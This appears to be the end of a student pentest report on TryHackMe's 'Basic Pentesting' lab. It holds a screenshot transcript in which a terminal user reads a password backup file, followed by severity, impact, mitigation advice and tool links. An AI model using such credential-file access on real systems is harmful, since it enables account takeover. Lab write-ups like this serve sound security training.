

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Why Subscri... THM Browser-Based
https://nc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sat 26 Oct, 11:53
AttackBox IP:10.10.189.141
kay@basic2: ~
File Edit View Search Terminal Help
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```



Now Fill the Answers



5. Severity

- **Score:** 7.2 (High)
- **Level:** High

The overall risk severity of the vulnerabilities found in the "Basic Pentesting" room was high due to the ability to gain administrative access through simple brute-force attacks and service misconfigurations. The vulnerability could lead to complete control over the machine.



6. Impact

- **System Compromise:** Gaining access to sensitive files and user credentials.
- **Privilege Escalation:** The attacker was able to escalate privileges to the root user, giving full control over the machine.
- **Service Misconfiguration:** Weak passwords and misconfigured services were exploited to achieve the goal.



7. Mitigation Steps

- **Use Strong Passwords:** Implement strong, complex passwords for all services, and avoid using default or weak credentials.
- **Disable Anonymous FTP Login:** Disabling anonymous access to FTP can prevent attackers from accessing sensitive files.
- **Secure SSH Access:** Limit SSH login attempts and implement fail2ban to prevent brute-force attacks. Public key authentication should be preferred over passwords.
- **Limit SUID Files:** Regularly audit the system for SUID binaries and remove or secure those that can lead to privilege escalation.



8. Resources:

<https://www.kali.org/tools/enum4linux>

<https://nmap.org>

<https://www.kali.org/tools/gobuster>

<https://www.geeksforgeeks.org/gobuster-penetration-testing-tools-in-kali-tools>

<https://www.kali.org/tools/dirb>

[https://owasp.org/www-community/controls/Blocking Brute Force Attacks](https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks)

<https://www.kali.org/tools/hydra>

<https://www.ssh.com/academy/ssh/protocol>

<https://www.techtarget.com/whatis/definition/John-the-Ripper>

<https://www.crowdstrike.com/cybersecurity-101/privilege-escalation>

<https://www.kali.org/tools/samba/#smbclient>

<https://www.samba.org/samba/docs/current/man-html/smbclient.1.html>

